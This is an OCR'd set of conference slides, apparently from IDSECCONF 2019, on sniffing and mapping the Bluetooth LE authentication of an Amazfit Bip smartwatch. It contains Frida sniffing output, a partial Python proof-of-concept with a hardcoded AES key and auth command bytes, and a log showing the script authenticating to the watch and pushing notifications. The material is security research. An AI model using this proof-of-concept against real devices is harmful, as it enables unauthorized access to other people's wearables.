
(Active Sniffing) FRIDA

smrx86 — -bash — 119×34

```
smrx86@Manilas-MacBook ~ $ frida -U -f com.xiaomi.hm.health -l ./sniff.js --no-pause
     ____
    / _  |   Frida 12.2.13 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at http://www.frida.re/docs/home/
Spawned `com.xiaomi.hm.health`. Resuming main thread!
[Asus ASUS_X00RD::com.xiaomi.hm.health]-> (+)         flag: 06
(+)     manufact: 57 01 00 a8 35 d7 40 a9 c4 83 d4 04 7a 65 a8 82 75 29 8f 02 f0 f0 c4 48 b8 b5
(+)         name: Amazfit Bip Watch
(+)    (*)serv16: e0 fe;
(+) device:
(+)          name: Amazfit Bip Watch
(+)       address: F0:F0:C4:48:B8:B5
(+)    bond state: BONDED
(+)          type: LE
(+) m_State: DISCONNECTED
(+) gatt=android.bluetooth.BluetoothGatt@b671d39, characteristic=android.bluetooth.BluetoothGattDescriptor@8e4ff7e
(+) Descriptor Write: 01 00
(+) gatt=android.bluetooth.BluetoothGatt@b671d39, characteristic=android.bluetooth.BluetoothGattCharacteristic@8cd5cdf
(+) Characteristic Write: 01 00 dd 3d ed 5b 44 e7 69 0f be 05 2d d8 14 5a 0f 16
(+) Characteristic Changed: 10 01 02
(+) gatt=android.bluetooth.BluetoothGatt@b671d39, characteristic=android.bluetooth.BluetoothGattDescriptor@8e4ff7e
(+) Descriptor Write: 00 00
(+) gatt=android.bluetooth.BluetoothGatt@b671d39, characteristic=android.bluetooth.BluetoothGattCharacteristic@65a7192
(+) Characteristic Read: e3 07 02 16 14 27 20 05 00 00 1c
(+) m_State: DISCONNECTED
```

(Active Sniffing) FRIDA

FRIDA + Android_hcidump



Mapping Authentification

IDSECCONF 2019, Cirebon

SMRX86

Authentification Procedure

POC

POC script is adjustment of recent @leojrs (0x08 > 0x00)

leojrfs / miband2

Watch 4 | Star 29 | Fork 17

Code | Issues 0 | Pull requests 0 | Insights

Branch: master ▾ | miband2 / miband2_auth.py | Find file | Copy path

Fetching contributors...

Cannot retrieve contributors at this time.

Executable File | 137 lines (117 sloc) | 5.01 KB | Raw | Blame | History

```
#!/usr/bin/env python2
import struct
import time
import sys
import argparse
from Crypto.Cipher import AES
from bluepy.btle import Peripheral, DefaultDelegate, ADDR_TYPE_RANDOM


class MiBand2(Peripheral):
    _KEY = b'\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x40\x41\x42\x43\x44\x45'
    _send_key_cmd = struct.pack('<18s', b'\x01\x08' + _KEY)
    _send_rnd_cmd = struct.pack('<2s', b'\x02\x08')
    _send_enc_key = struct.pack('<2s', b'\x03\x08')

    def __init__(self, addr):
        Peripheral.__init__(self, addr, addrType=ADDR_TYPE_RANDOM)
        print("Connected")
        self.handle = 0
```

POC

```
~ — -bash
root@master:~# python bip.py -n f0:f0:c4:48:b8:b5
Connecting to f0:f0:c4:48:b8:b5
Connected
Enabling Auth Service notifications status...
Requesting random number...
HANDLE: 0x4b
DATA: 100201ccf9ed2ea61bb780e01de1b27aff6bc4
Sending encrypted random number
HANDLE: 0x4b
DATA: 100301
Authenticated!
Sending message notification...
Sending phone notification...
Turning off notifications...
Disconnecting...
```